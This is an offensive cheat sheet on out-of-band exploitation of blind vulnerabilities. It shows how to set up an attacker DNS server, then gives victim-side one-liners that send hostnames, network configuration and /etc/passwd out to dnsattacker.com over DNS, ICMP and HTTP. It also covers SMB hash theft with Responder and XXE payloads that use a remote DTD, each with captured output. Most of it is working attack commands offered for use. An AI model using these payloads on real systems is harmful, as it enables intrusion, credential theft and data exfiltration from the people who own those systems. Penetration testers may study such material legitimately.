

# Out of Band Exploitation (OOB) CheatSheet

August 30, 2018

## Introduction:

Out-Of-Band (OOB) technique provides an attacker with an alternative way to confirm and exploit a vulnerability which is otherwise "blind". In a blind vulnerability, as an attacker you do not get the output of the vulnerability in the direct response to the vulnerable request. The OOB techniques often require a vulnerable entity to generate an outbound TCP/UDP/ICMP request and that will then allow an attacker to exfiltrate data. The success of an OOB attack is based on the egress firewall rules i.e. which outbound request is permitted from the vulnerable system and the perimeter firewall.

In this article [Ajay\(@9r4shar4j4y\)](#) and [Ashwin\(@AshwinPathak26\)](#) have kept a rule of thumb to use DNS as our best bet for OOB to succeed. Thus, for all the below mentioned techniques, we have focused heavily on DNS.

For the purpose of this article, we have tried to keep victim payloads as one-liners with minimal dependencies and privilege.

## The Set-up: Spinning-up the Infrastructure for DNS/OOB Queries.

### Prerequisites

**Public Server with Static IP address:** For demonstration purposes, we will be using VPS service provided by Google cloud platform(GCP).

**Registered Domain:** Access to registered domain settings to delegate authority to your Nameserver. We will use oob.dnsattacker.com for DNS resolutions.

### Steps

We used Google Cloud Platform(GCP) to create a linux machine with static IP address. Ensure you have root privileges on the server. If you do not have prior experience with GCP, you can follow this [guide](#) to create your own machine.

Name	Zone	Recommendation	Internal IP	External IP	Connect
ns1	us-east1-b		10.142. (nic0)	35.211. (nic0)	SSH

We added two records for our domain in DNS settings from our registrar's portal. First one defined a subdomain with its NameServer. In Next step, we defined A record(IP address of our GCP server) for the nameserver. These settings will now route all DNS requests for subdomain to our GCP server.

NAME	TYPE	TTL	DATA
ns1	A	1h	35.211. (nic0)
oob	NS	1h	ns1.dnsattacker.com.

We can use tcpdump to observe DNS queries on server.

```
test@ns1: ~
test@ns1:~$ tcpdump -n port 53
-bash: tcpdump: command not found
test@ns1:~$ sudo tcpdump -n port 53
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
12:05:07.245716 IP 103.41. (nic0) 61809 > 10.142.0.2.53: 51692% [1au] A? test.oob.dnsattacker.com. (53)
12:05:08.041085 IP 103.41. (nic0) 58939 > 10.142.0.2.53: 25953% [1au] A? test.oob.dnsattacker.com. (53)
12:05:08.835810 IP 103.41. (nic0) 34427 > 10.142.0.2.53: 15574 A? test.oob.dnsattacker.com. (42)

crackme@ (nic0) ~$ dig test.oob.dnsattacker.com
```

# OS Command Injection: OOB

We can detect an OS Code injection vulnerability in a web app by making it resolve crafted DNS names and looking for the associated DNS queries.

## Detection

### DNS

**Attacker:** Use Wireshark/tcpdump for port 53 to observe response

```
sudo tcpdump -n port 53
```

**Note:** In DNS commands, we could also explicitly define the nameserver to use for resolution.

### Windows

```
nslookup test.oob.dnsattacker.com
```

```
Command Prompt
Microsoft Windows [Version 10.0.17134.228]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Ajay> nslookup test.oob.dnsattacker.com
Server: 192.168.178.1
Address: 192.168.178.1

DNS request timed out.
  timeout was 2 seconds.
DNS request timed out.
  timeout was 2 seconds.
*** Request to test.oob.dnsattacker.com timed-out
```

DNS Queries to attacker server

```
test@ns1: ~
attacker@ns1:~$ sudo tcpdump -n port 53
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
12:07:41.535265 IP 103.41.23.100 > 10.142.0.2.53: 58454% [1au] A? test.oob.dnsattacker.com. (53)
12:07:43.529496 IP 103.41.23.100 > 10.142.0.2.53: 35506% [1au] AAAA? test.oob.dnsattacker.com. (53)
12:07:43.931460 IP 103.41.23.100 > 10.142.0.2.53: 24616% [1au] A? test.oob.dnsattacker.com. (53)
```

```
ping ping.oob.dnsattacker.com
```

```
attacker@ns1:~$ sudo tcpdump -n port 53
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
12:10:14.470992 IP 103.41.23.100 > 10.142.0.2.53: 51011% [1au] A? ping.oob.dnsattacker.com. (53)
12:10:17.508876 IP 103.41.23.100 > 10.142.0.2.53: 45850% [1au] A? ping.oob.dnsattacker.com. (53)
12:10:19.268040 IP 103.41.23.100 > 10.142.0.2.53: 48275% [1au] A? ping.oob.dnsattacker.com. (53)
12:10:19.906885 IP 103.41.23.100 > 10.142.0.2.53: 21220% [1au] A? ping.oob.dnsattacker.com. (53)
12:10:22.709048 IP 103.41.23.100 > 10.142.0.2.53: 8984 A? ping.oob.dnsattacker.com. (42)
12:10:24.471035 IP 103.41.23.100 > 10.142.0.2.53: 18934 A? ping.oob.dnsattacker.com. (42)
12:10:25.909814 IP 103.41.23.100 > 10.142.0.2.53: 12235 A? ping.oob.dnsattacker.com. (42)
12:10:29.510714 IP 103.41.23.100 > 10.142.0.2.53: 47715 A? ping.oob.dnsattacker.com. (42)
12:10:30.069977 IP 103.41.23.100 > 10.142.0.2.53: 29452 A? ping.oob.dnsattacker.com. (42)
```

Ping will first resolve Domain Name

```
Command Prompt
C:\Users\Ajay> ping ping.oob.dnsattacker.com
Ping request could not find host ping.oob.dnsattacker.com. Please check the name and try again.
```

### UNIX

```
host host.oob.dnsattacker.com
```

```

attacker@ns1:~$ sudo tcpdump -n port 53
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
12:14:15.613860 IP 103.41.1.1 36389 > 10.142.0.2.53: 59436 A? host.oob.dnsattacker.com. (42)
12:14:19.182045 IP 103.41.1.1 14789 > 10.142.0.2.53: 15761% [1au] A? host.oob.dnsattacker.com. (53)
-
crackme@~$ host host.oob.dnsattacker.com

```

Similarly, we could use:

```

dig test.oob.dnsattacker.com
ping test.oob.dnsattacker.com
nslookup test.oob.dnsattacker.com

```

## Exploitation/Exfiltration

### DNS

**Note:** Use Wireshark/tcpdump for port 53 to observe response

```
tcpdump -n port 53
```

### Windows

**Victim:**

```

cmd /v /c "hostname > temp && certutil -encode temp temp2 && findstr /L /V "CERTIFICATE" temp2 > temp3
&& set /p MYVAR=<temp3 && set FINAL=!MYVAR!.oob.dnsattacker.com && nslookup !FINAL!"

```

**Attacker:**

```
echo "encoded output" |base64 -d # decode the output with base64
```

```

C:\Users\...>cmd /v /c "hostname > temp && certutil -encode temp temp18 && findstr /L /V "CERTIFICATE" temp18 >
temp19 && set /p MYVAR=<temp19 && set FINAL=!MYVAR!.oob.dnsattacker.com && nslookup !FINAL!"
Input Length = 10
Output Length = 74
CertUtil: -encode command completed successfully.
Server: 192.168.178.1
Address: 192.168.178.1

DNS request timed out.
timeout was 2 seconds.
DNS request timed out.
timeout was 2 seconds.
*** Request to ... timed-out

C:\Users\...>

```

```

listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
12:26:40.617336 IP 103.41.1.1 17424 > 10.142.0.2.53: 60845% [1au] A? QWpheS10U1MNCg==.oob.dnsattacker.com. (65)
12:26:42.599360 IP 103.41.1.1 7459 > 10.142.0.2.53: 7459% [1au] AAAA? QWpheS10U1MNCg==.oob.dnsattacker.com. (65)
12:26:50.209596 IP 103.41.1.1 57453 > 10.142.0.2.53: 57453% [1au] A? QWpheS10U1MNCg==.oob.dnsattacker.com. (65)
12:26:52.204814 IP 103.41.1.1 5452 > 10.142.0.2.53: 5452% [1au] AAAA? QWpheS10U1MNCg==.oob.dnsattacker.com. (65)
12:27:00.208278 IP 103.41.1.1 20915 > 10.142.0.2.53: 20915 A? QWpheS10U1MNCg==.oob.dnsattacker.com. (54)
12:27:02.200498 IP 103.41.1.1 32398 > 10.142.0.2.53: 32398 AAAA? QWpheS10U1MNCg==.oob.dnsattacker.com. (54)
^B^C
6 packets captured
6 packets received by filter
0 packets dropped by kernel
test@ns1:~$ echo "QWpheS10U1MNCg==" |base64 -d
AJ...NSS

```

### Sending output with multiple lines and large size.

**Victim**

```

cmd /v /c "ipconfig > output && certutil -encodehex -f output output.hex 4 && powershell $text=Get-Content output.hex;$subdomain=$text.replace(' ','');$j=11111;foreach($i in $subdomain){$final=$j.toString()+'.'+$i+'.file.oob.dnsattacker.com';$j += 1; nslookup $final }" # Sending file in HEX

```

**Attacker**

```
sudo tcpdump -n port 53 | tee file.txt
```

## Extracting and constructing Output:

```
echo "0x$(cat file.txt |tr ' ' '\n' |awk '/file.oob.dnsattacker.com/ {print $1}'|sort -u| cut -d '.' -f 2|tr -d '\n') " | xxd -r -p
```

```
C:\Users\...>cmd /v /c "ipconfig > output && certutil -encodehex -f output output.hex 4 && powershell $text=Get-Content output.hex;$subdomain=$text.replace(' ','');$j=11111;foreach($i in $subdomain){ $final=$j.tostring()+'+'+$i+'.f
file.oob.dnsattacker.com';$j += 1; nslookup $final }"
Input Length = 1368
Output Length = 4275
CertUtil: -encodehex command completed successfully.
Server:
Address: 192.168.178.1

DNS request timed out.
timeout was 2 seconds
```

**Sending output of command using DNS queries in chunk to attacker server**

```
attacker@ns1: ~$ sudo tcpdump -n udp port 53 |tee file.txt
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
14.30.30.607555 IP 103.41.18934 > 10.142.0.2.53: 35344% [1au] A? 11111.0d0a57696e646f777320495020436f6e.file.oob.d
nsattacker.com. (92)
14.39.32.609503 IP 103.41.19649 > 10.142.0.2.53: 37425% [1au] AAAA? 11111.0d0a57696e646f777320495020436f6e.file.o
oob.dnsattacker.com. (92)
```

**Receiving DNS and writing it to file.txt**

```
attacker@ns1:~$ echo "0x$(cat file.txt |tr ' ' '\n' |awk '/file.oob.dnsattacker.com/ {print $1}'|sort -u| cut -d '.' -f 2|tr -d '\n') " | xxd -r -p
```

```
Windows IP Configuration

Ethernet adapter Ethernet:

Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . : fritz.box

Ethernet adapter VirtualBox Host-Only Network:

Connection-specific DNS Suffix . :
Link-local IPv6 Address . . . . . : fe80::84d1:345c:75d:6159%16
IPv4 Address. . . . . : 192.168.56.1
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . :
```

**Extracting, rearranging and hex decoding based on sequence number to get the original output**

**Limitation:** Powershell required

## Unix:

### Victim:

```
var=11111 && for b in $(ifconfig|xxd -p ); do var=$((var+1)) && dig $var.$b.file.oob.dnsattacker.com; done # Sending file in HEX
```

### Attacker:

```
sudo tcpdump -n port 53 | tee file.txt
```

## Extracting and constructing Output:

```
echo "0x$(cat file.txt |tr ' ' '\n' |awk '/file.oob.dnsattacker.com/ {print $1}'|sort -u| cut -d '.' -f 2|tr -d '\n') " | xxd -r -p
```

```
crackme@ns1:~$ var=11111 && for b in $(ifconfig|xxd -p ); do var=$((var+1)) && dig $var.$b.file.oob.dnsattacker.com; done
```

```
<<>> DiG 9.11.3-1ubuntu1-Ubuntu <<>> 11112 657468323a20666c6167733d343136333c55502c42524f4144434153542c.file.oob.dnsattacker.com
```

```
;; global options: +cmd
```

```
;; connection timed out; no servers could be reached
```

```
attacker@ns1: ~
```

```
attacker@ns1:~$ sudo tcpdump -n udp port 53 | tee file.txt
```

```
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
```

```
listening on eth0, link-type ethernet, capture size 262144 bytes
```

```
03:21:23.156981 IP 103.41 > 10.142.0.2.53: 39573% [1au] A? 11112.657468323a20666c6167733d343136333c55502c42524f4144434153542c.file.oob.dnsattacker.com. (120)
```

```
03:21:23.952902 IP 103.41 > 10.142.0.2.53: 4580% [1au] A? 11112.657468323a20666c6167733d343136333c55502c42524f4144434153542c.file.oob.dnsattacker.com. (120)
```

```
03:21:24.758859 IP 103.41 > 10.142.0.2.53: 25482 A? 11112.657468323a20666c6167733d343136333c55502c42524f4144434153542c.file.oob.dnsattacker.com. (109)
```

```
03:21:26.356599 IP 103.41 > 10.142.0.2.53: 34193 A? 11112.657468323a20666c6167733d343136333c55502c42524f4144434153542c.file.oob.dnsattacker.com. (109)
```

Receiving Output in DNS queries and writing it to a file

```
attacker@ns1: ~
```

```
attacker@ns1:~$ echo "0x$(cat file.txt |tr ' ' '\n' |awk '/file.oob.dnsattacker.com/ {print $1}'|sort -u| cut -d '.' -f 2|tr -d '\n') | xxd -r -p
```

```
eth2: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
```

```
inet 192.168.56.1 netmask 255.255.255.0 broadcast 192.168.56.255
```

```
inet6 fe80::84d1:3451:c75d:6159 prefixlen 64 scopeid 0x0<global>
```

```
ether 0a:00:27:00:00:10 (Ethernet)
```

```
RX packets 0 bytes 0 (0.0 B)
```

```
RX errors 0 dropped 0 overruns 0 frame 0
```

```
TX packets 0 bytes 0 (0.0 B)
```

```
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

```
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 1500
```

```
inet 127.0.0.1 netmask 255.0.0.0
```

```
inet6 ::1 prefixlen 128 scopeid 0x0<global>
```

```
loop (Local Loopback)
```

```
RX packets 0 bytes 0 (0.0 B)
```

```
RX errors 0 dropped 0 overruns 0 frame 0
```

```
TX packets 0 bytes 0 (0.0 B)
```

```
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Extracting, rearranging output based on sequence number and then hexdecoding

Base64 encoded file are less in size compared hex encoded.

Victim:

```
var=11111 && for i in $(ifconfig|base64|awk '{gsub(/.{50}/,"&\n")}1'); do var=$((var+1)) && nslookup $var.$i.file.oob.dnsattacker.com; done# Sending file in base64
```

Attacker:

```
cat file2.txt |tr ' ' '\n' |awk '/file.oob.dnsattacker.com/ {print $1}'|sort -u| cut -d '.' -f 2|tr -d '\n'|base64 -d # Extracting Output
```

```
crackme@Ajay-NSS:~$ var=11111 && for i in $(ifconfig|base64|awk '{gsub(/.{50}/,"&\n")}1'); do var=$((var+1)) && nslookup $var.$i.file.oob.dnsattacker.com; done
;; connection timed out; no servers could be reached

;; connection timed out; no servers could be reached

;; connection timed out; no servers could be reached
```

```
attacker@ns1: ~
attacker@ns1:~$ sudo tcpdump -n udp port 53 | tee file2.txt
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
03:35:34.653470 IP 103.41.1.1 > 10.142.0.2.53: 20050% [1au] A? 11112.ZXRoMjogZmxhZ3M9NDE2MzxVUCxCUK9BRENBU1QsU1V
OTklORY.file.oob.dnsattacker.com. (103)
03:35:41.648269 IP 103.41.1.1 > 10.142.0.2.53: 12373% [1au] A? 11112.ZXRoMjogZmxhZ3M9NDE2MzxVUCxCUK9BRENBU1QsU1V
OTklORY.file.oob.dnsattacker.com. (103)
03:35:44.655480 IP 103.41.1.1 > 10.142.0.2.53: 51493% [1au] A? 11112.ZXRoMjogZmxhZ3M9NDE2MzxVUCxCUK9BRENBU1QsU1V
OTklORY.file.oob.dnsattacker.com. (103)
03:35:51.650796 IP 103.41.1.1 > 10.142.0.2.53: 26069% [1au] A? 11112.ZXRoMjogZmxhZ3M9NDE2MzxVUCxCUK9BRENBU1QsU1V
```

```
attacker@ns1: ~
attacker@ns1:~$ cat file2.txt |tr ' ' '\n' |awk '/file.oob.dnsattacker.com/ {print $1}'|sort -u |cut -d '.' -f 2|tr -d '\n'|base64 -d
eth2: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.56.1 netmask 255.255.255.0 broadcast 192.168.56.255
    inet6 fe80::84d1:3451:c75d:6159 prefixlen 64 scopeid 0x0<global>
    ether 0a:00:27:00:00:10 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 1500
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x0<global>
    loop (Local Loopback)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

## ICMP

## Windows

### Victim

```
cmd /v /c "ipconfig > output.txt && powershell $text=Get-Content output.txt;$ICMPClient = New-Object System.Net.NetworkInformation.Ping;$PingOptions = New-Object System.Net.NetworkInformation.PingOptions;$PingOptions.DontFragment = $True;$sendbytes = ([text.encoding]::ASCII).GetBytes($text);$ICMPClient.Send('dnsattacker.com',60 * 1000, $sendbytes, $PingOptions);
```

### Attacker

```
sudo tcpdump 'icmp and src host 202.14.120.xx' -w powericmp.pcap #To capture
```

### To extract:

```
echo "0x$(tshark -n -q -r powericmp.pcap -T fields -e data.data | tr -d '\n' | tr -d ':') | xxd -r - p #Or Use Wireshark gui
```

```
C:\Users\...>cmd /v /c "ipconfig > output && powershell $text=Get-Content output.txt;$ICMPClient = New-Object System.Net.NetworkInformation.Ping,$PingOptions = New-Object System.Net.NetworkInformation.PingOptions;$PingOptions.DontFragment = $True;$sendbytes = ([text.encoding]::ASCII).GetBytes($text);$ICMPClient.Send('dnsattacker.com',60 * 1000, $sendbytes, $PingOptions);
```

```
Status : Success
Address : 35.211.135.132
RoundtripTime : 267
Options : System.Net.NetworkInformation.PingOptions
Buffer : {32, 87, 105, 110...}
```

Sending command output over ICMP using Powershell

```
attacker@ns1:~$ sudo tcpdump 'icmp and src host 202.14.120.xx' -w powericmp.pcap
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
^C1 packet captured
1 packet received by filter
0 packets dropped by kernel
attacker@ns1:~$ echo "0x$(tshark -n -q -r powericmp.pcap -T fields -e data.data | tr -d '\n' | tr -d ':') | xxd -r -p
Windows IP Configuration Ethernet adapter Ethernet: Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . : fritz.box Ethernet adapter VirtualBox Host-Only Network: Connection-specific DNS Suffix . : Link-local IPv6 Address . . . . . : fe80::84d1:3451:c75d:6159%16 IPv4 Address. . . . . : 192.168.56.1 Subnet Mask . . . . . : 255.255.255.0 Default Gateway . . . . . : Wireless LAN adapter Local Area Connection* 1: Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . : Wireless LAN adapter Local Area Connection* 2: Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . : Ethernet adapter Ethernet 2: Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . : Ethernet adapter Ethernet 3: Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . : Wireless LAN adapter Wi-Fi: Connection-specific DNS Suffix . : fritz.box Link-local IPv6 Address . . . . . : fe80::30c4:a11:4c5b:585d%17 IPv4 Address. . . . . : 192.168.178.30 Subnet Mask . . . . . : 255.255.255.0 Default Gateway . . . . . : 192.168.178.1
attacker@ns1:~$
```

Extracting Output from ICMP traffic

Limitation: Powershell required

## Unix

Victim:

```
cat /etc/passwd | xxd -p -c 16 | while read exfil; do ping -p $exfil -c 1 dnsattacker.com;done
```

Attacker:

```
sudo tcpdump 'icmp and src host 202.14.120.xx' -w icmp_file.pcap#To capture
```

To extract

```
echo "0x$(tshark -n -q -r icmp_file.pcap -T fields -e data.data | tr -d '\n' | tr -d ':') | xxd -r -p #Or Use Wireshark gui
```





```
Select Command Prompt
C:\Users\...>cmd /v /c "ipconfig > temp && certutil -f -encodehex temp output.hex 12 && set /p MYVAR=<output.he
x && set FINAL="http://dnsattacker.com:9000/!MYVAR!" && powershell Invoke-WebRequest !FINAL!"
Input Length = 1368
Output Length = 2738
CertUtil: -encodehex command completed successfully.
```

```
attacker@ns1: ~
attacker@ns1:~$ echo "0x$(ncat -lvp 9000 |grep -i get|tr -d '/' |cut -d ' ' -f2)" |xxd -r -p
Ncat: Version 7.40 ( https://nmap.org/ncat )
Ncat: Listening on :::9000
Ncat: Listening on 0.0.0.0:9000
Ncat: Connection from 202.14.
Ncat: Connection from 202.14.

Windows IP Configuration

Ethernet adapter Ethernet:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . : fritz.box

Ethernet adapter VirtualBox Host-Only Network:

    Connection-specific DNS Suffix  . :
    Link-local IPv6 Address . . . . . : fe80::84d1:3451:c75d:6159%16
    IPv4 Address. . . . . : 192.168.56.1
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . :
```

### Unix

#### Victim:

```
wget --header=evil:$(ifconfig|xxd -p -c 100000) http://dnsattacker.com:9000
```

#### Attacker:

```
echo "0x$(ncat -lvp 9000 |grep -i evil|tr -d '/' |cut -d ' ' -f2)" |xxd -r -p
```

```
crackme@...: ~
crackme@A...SS:~$ wget --header=evil:$(ifconfig|xxd -p -c 100000) http://dnsattacker.com:9000
--2018-08-29 13:00:20-- http://dnsattacker.com:9000/
Resolving dnsattacker.com (dnsattacker.com)... 35.211.
Connecting to dnsattacker.com (dnsattacker.com)|35.211.:9000... connected.

attacker@ns1: ~
attacker@ns1:~$ echo "0x$(ncat -lvp 9000 |grep -i evil|tr -d '/' |cut -d ' ' -f2)" |xxd -r -p
Ncat: Version 7.40 ( https://nmap.org/ncat )
Ncat: Listening on :::9000
Ncat: Listening on 0.0.0.0:9000
Ncat: Connection from 202.14.
Ncat: Connection from 202.14.
eth2: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.56.1 netmask 255.255.255.0 broadcast 192.168.56.255
    inet6 fe80::84d1:3451:c75d:6159 prefixlen 64 scopeid 0x0<global>
    ether 0a:00:27:00:00:10 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 1500
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x0<global>
    loop (Local Loopback)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

wifi0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.178.30 netmask 255.255.255.0 broadcast 192.168.178.255
    inet6 fe80::30c4:a111:4c5b:585d prefixlen 64 scopeid 0x0<global>
    unspec BC-A8-A6-DC-F4-E7-00-00-00-00-00-00-00-00-00-00 (UNSPEC)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
```

Receiving output on ncat in request header, extracting and hex decoding

Similarly, we could use

```
wget --post-data exfil='cat /etc/passwd' http://dnsattacker.com # extract data in post section  
wget --post-file trophy.php http://dnsattacker.com # extract source code  
cat /path/to/sensitive.txt | curl -F ":data=@-" http://dnsattacker.com/test.txt
```

## SMB [Stealing hashes using Responder]

### Windows

Victim

```
net use h: \\dnsattacker.com\web
```

Attacker

```
sudo ./Responder.py -I eth0#Run responder to capture hashes
```

The screenshot shows a Windows command prompt window with the following text:

```
C:\Windows\system32\cmd.exe  
Microsoft Windows [Version 6.1.7601]  
Copyright (c) 2009 Microsoft Corporation. All rights reserved.  
C:\Users\admin>net use h: \\dnsattacker.com\web  
The command completed successfully.
```

Below the command prompt is a Linux terminal window with the following text:

```
attacker@ns1:~/Responder$ sudo ./Responder.py -I eth0  
  
-----  
NBT-NS, LLMNR & MDNS Responder 1.3  
  
Author: Laurent Gaffie (laurent.gaffie@gmail.com)  
To kill this script hit CTRL-C  
  
[+] Poisoners:  
LLMNR [ON]  
NBT-NS [ON]  
DNS/MDNS [ON]  
  
[+] Listening for events...  
[SMB] NTLMv2-SSP Client : 137.59.11.11  
[SMB] NTLMv2-SSP Username : IE8Win7\admin  
[SMB] NTLMv2-SSP Hash : admin::IE8Win7:1122334455667788:7277C489CC4C5E8D6AF602087491C1B6:0101000000000000FFFC17CE6  
E3FD401E6C72AA280A11556000000002000A0053004D0042003100320001000A0053004D0042003100320004000A0053004D00420031003200030  
30A0053004D0042003100320005000A0053004D004200310032000800300030000000000000010000000200000A888068C7E1380A002C8DCBD2  
2D1855D435542C397BCD98C8365976FAEB03E370A00100000000000000000000000000000000000000000000000000000000000000000  
0610074007400610063006B00650072002E0063006F006D000000000000000000  
[SMB] requested share : \\DNSATTACKER.COM\IPC$
```

Red arrows point from the Windows command prompt to the Linux terminal, highlighting the execution of the Responder.py script and the capture of the SMB hash.

Similarly, we could use

```
net use h: \\dnsattacker.com\web /user: {password} && copy {file.txt to Copy} h:\{file.txt}.txt
```

## XXE:Out of Band

### Detection

XXE could be confirmed by creating DNS requests to attackers domain (i.e. oob.dnsattacker.com). A good playground to play with XXE is available [here](#)

Victim:

```
<?xml version="1.0"?>  
<!DOCTYPE foo SYSTEM "http://xxe0ob.oob.dnsattacker.com">  
<foo>&el;</foo>
```

Attacker:

```
sudo tcpdump -n udp port 53
```

Go Cancel < >

Target: http://192.168.178.43

### Request

Raw Params Headers Hex XML

```
POST /login HTTP/1.1
Host: 192.168.178.43
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:62.0)
Gecko/20100101 Firefox/62.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.178.43/login
Content-Type: text/xml
Content-Length: 97
Connection: close
Upgrade-Insecure-Requests: 1

<?xml version="1.0"?>
<!DOCTYPE foo SYSTEM "http://xxeoob.oob.dnsattacker.com">
<foo>&e1;</foo>
```

### Response

Raw Headers Hex HTML Render

```
HTTP/1.1 400 Bad Request
Date: Wed, 29 Aug 2018 14:33:30 GMT
Content-Type: text/html;
charset=utf-8
Content-Length: 1909
Connection: close

<!DOCTYPE html>
<html>
  <head>
    <title>Bad
request</title>
    <link rel="shortcut
icon"
href="data:image/png;base64,iVBORwOK
```

attacker@ns1:~

```
permitted by applicable law.
Last login: Wed Aug 29 07:37:51 2018 from 137.
attacker@ns1:~$ sudo tcpdump -n port 53
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
09:03:32.459425 IP 103.41 > 10.142.0.2.53: 54343% [1au] A? xxeoob.oob.dnsattacker.com. (55)
09:03:32.477784 IP 103.41 > 10.142.0.2.53: 52470% [1au] AAAA? xxeoob.oob.dnsattacker.com. (55)
09:03:33.257558 IP 103.41 > 10.142.0.2.53: 52100% [1au] A? xxeoob.oob.dnsattacker.com. (55)
09:03:33.275360 IP 103.41 > 10.142.0.2.53: 31510% [1au] AAAA? xxeoob.oob.dnsattacker.com. (55)
```

**DNS queries to attacker server**

**Limitation:** As of writing this article, DNS queries can only be used for detection of XXE.

## Exploitation/Exfiltration

### HTTP

**Attacker:** Run python HTTP server to host dtd file.

```
python -m SimpleHTTPServer 9000
```

**Victim:**

```
<?xml version="1.0" ?>
<!DOCTYPE r [
<!ELEMENT r ANY >
<!ENTITY % sp SYSTEM "http://dnsattacker.com:9000/linux.dtd">
%sp;
%param1;
]>
<r>&exfil;</r>
```

**linux.dtd:**

```
<!ENTITY % data SYSTEM "file:///etc/passwd">
<!ENTITY % param1 "<!ENTITY exfil SYSTEM 'http://dnsattacker.com:9000/%data;'>">
```

### Request

Raw Params Headers Hex XML

```
POST /login HTTP/1.1
Host: 192.168.178.43
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:62.0)
Gecko/20100101 Firefox/62.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.178.43/login
Content-Type: text/xml
Content-Length: 157
Connection: close
Upgrade-Insecure-Requests: 1

<?xml version="1.0" ?>
<!DOCTYPE r [
<!ELEMENT r ANY >
<!ENTITY % sp SYSTEM "http://dnsattacker.com:9000/linux.dtd">
%sp;
%param1;
]>
<r>&exfil;</r>
```

### Response

Raw Headers Hex HTML Render

```
HTTP/1.1 400 Bad Request
Date: Wed, 29 Aug 2018 14:40:32 GMT
Content-Type: text/html;
charset=utf-8
Content-Length: 1909
Connection: close

<!DOCTYPE html>
<html>
  <head>
    <title>Bad
  </title>
  <link rel="shortcut
  icon"
  href="data:image/png;base64,iVBORwOKG
goAAAANSUUhEugAAAABAAAAAQCAyAAAF8/9hAA
AAGXRFWHRtb2Z0d2FyZQBmZG9iZSBjbWFnZVJj
1YWRScc1lPAAAA1FJREFUeNqUUS8tOFEEUPVvd
NV3dPe8xYRbnjGhmBgKjKzCIiQvBoIaMbly5Z
+PSv3A77DSiP2B0rWkLGVdGqxITSCRIJGSMEQ
```

Requesting remote DTD file, which in turn sends contents of /etc/passwd file to server

```
attacker@ns1: ~
attacker@ns1:~$ cat linux.dtd
<!ENTITY % data SYSTEM "file:///etc/passwd">
<!ENTITY % param1 "<!ENTITY exfil SYSTEM 'http://dnsattacker.com:9000/%data;'">
attacker@ns1:~$ python -m SimpleHTTPServer 9000
Serving HTTP on 0.0.0.0 port 9000 ...
202.228.112.112 - - [29/Aug/2018 09:10:34] "GET /linux.dtd HTTP/1.1" 200 -
202.228.112.112 - - [29/Aug/2018 09:10:35] code 404, message File not found
202.228.112.112 - - [29/Aug/2018 09:10:35] "GET /root:x:0:0:root:/root:/bin/sh%0Alp:x:7:7:lp:/var/spool/lpd:/bin/sh%0Anobody:x:65534:65534:nobody:/nonexistent:/bin/false%0Atc:x:1001:50:Linux%20User,,,:/home/tc:/bin/sh%0Ab:x:1000:50:Linux%20User,,,:/home/mysql:/bin/false%0A HTTP/1.1" 404 -
```

**Note:** for windows-based victim machines use below mention dtd file

#### windows.dtd

```
<!ENTITY % data SYSTEM "file:///c:/windows/win.ini">
